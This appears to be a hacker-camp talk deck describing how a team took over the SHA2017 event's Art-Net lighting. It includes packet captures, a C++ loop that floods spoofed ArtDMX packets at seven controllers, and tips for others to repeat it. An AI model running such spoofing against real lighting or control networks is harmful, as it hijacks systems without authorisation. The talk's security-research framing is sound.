Capture the flag

Hacking the SHA2017 light infrastructure


Credits

- Federico
- Matteo
- Mauro
- Nicolò
- Paolo
- Samuele


How it all started

Where the signal comes

Where the cable passes



Detour



Sniffing packets

471	210.252680	145.116.210.134	[redacted]	.7.25	DMX Channels	510 ArtDMX (0x5000)
472	210.274114	145.116.210.134	[redacted]	.7.21	DMX Channels	510 ArtDMX (0x5000)
473	210.274115	145.116.210.134	[redacted]	.7.23	DMX Channels	510 ArtDMX (0x5000)
474	210.274348	145.116.210.134	[redacted]	.7.24	DMX Channels	510 ArtDMX (0x5000)
475	210.274350	145.116.210.134	[redacted]	.7.26	DMX Channels	510 ArtDMX (0x5000)
476	210.274351	145.116.210.134	[redacted]	.7.25	DMX Channels	510 ArtDMX (0x5000)
477	210.296117	145.116.210.134	[redacted]	.7.21	DMX Channels	510 ArtDMX (0x5000)
478	210.296119	145.116.210.134	[redacted]	.7.23	DMX Channels	510 ArtDMX (0x5000)
479	210.296350	145.116.210.134	[redacted]	.7.24	DMX Channels	510 ArtDMX (0x5000)
480	210.296352	145.116.210.134	[redacted]	.7.26	DMX Channels	510 ArtDMX (0x5000)
481	210.296354	145.116.210.134	[redacted]	.7.25	DMX Channels	510 ArtDMX (0x5000)
482	210.317875	145.116.210.134	[redacted]	.7.21	DMX Channels	510 ArtDMX (0x5000)
483	210.317876	145.116.210.134	[redacted]	.7.23	DMX Channels	510 ArtDMX (0x5000)
484	210.318110	145.116.210.134	[redacted]	.7.24	DMX Channels	510 ArtDMX (0x5000)
485	210.318112	145.116.210.134	[redacted]	.7.26	DMX Channels	510 ArtDMX (0x5000)

```
> Frame 471: 510 bytes on wire (4080 bits), 510 bytes captured (4080 bits)
> Ethernet II, Src: AristaNe_61:f4:07 (00:1c:73:61:f4:07), Dst: Fraunhof_00:00:91 (cc:b5:5a:00:00:91)
> Internet Protocol Version 4, Src: 145.116.210.134, Dst: [redacted].7.25
> User Datagram Protocol, Src Port: 6454, Dst Port: 6454
> Art-Net, Opcode: ArtDMX (0x5000)
> DMX Channels
```

Why we're hiding IP addresses

```
[user@computer ~]$ ping [redacted].7.21
PING [redacted].7.21 ([redacted].7.21) 56(84) bytes of data.
64 bytes from [redacted].7.21: icmp_seq=1 ttl=63 time=13.1 ms
64 bytes from [redacted].7.21: icmp_seq=2 ttl=63 time=13.4 ms
64 bytes from [redacted].7.21: icmp_seq=3 ttl=63 time=10.9 ms
^C
--- [redacted].7.21 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 10.996/12.521/13.409/1.087 ms
```


The exploit

```
15  int main()
16  {
17      boost::asio::io_service io_service;
18
19      UDPClient client1(io_service, "[redacted].7.21", "6454");
20      UDPClient client2(io_service, "[redacted].7.22", "6454");
21      UDPClient client3(io_service, "[redacted].7.23", "6454");
22      UDPClient client4(io_service, "[redacted].7.24", "6454");
23      UDPClient client5(io_service, "[redacted].7.25", "6454");
24      UDPClient client6(io_service, "[redacted].7.26", "6454");
25      UDPClient client7(io_service, "[redacted].7.27", "6454");
26      vector<UDPClient*> group1={&client3, &client4};
27      vector<UDPClient*> group2={&client1, &client6, &client7};
28      vector<UDPClient*> group3={&client2, &client5};
29
30      string red=loadFile("red.bin");
31      string white=loadFile("white.bin");
32      string green=loadFile("green.bin");
33
34      for(;;)
35      {
36          sendall(group1,green);
37          sendall(group2,white);
38          sendall(group3,red);
39          usleep(10*1000);
40      }
41  }
```

Before


After

Exploit V2.0


SHA2017 colors pwning - 1.0.0
SHA2017
IP
Port
6454
Brightness
127
Numchan
450
Stop
PWN

What next?

- We know the network address
- Scan for port 6454



New target

Exploit V2.0 deployed

If you want to try this

- Keep the brightness below 0x7f
  - We don’t know why, maybe power supply limitations
- Keep the traffic low
  - switches are 10MBit/s only

The end

Thanks to SHA2017 for providing an unintended CTF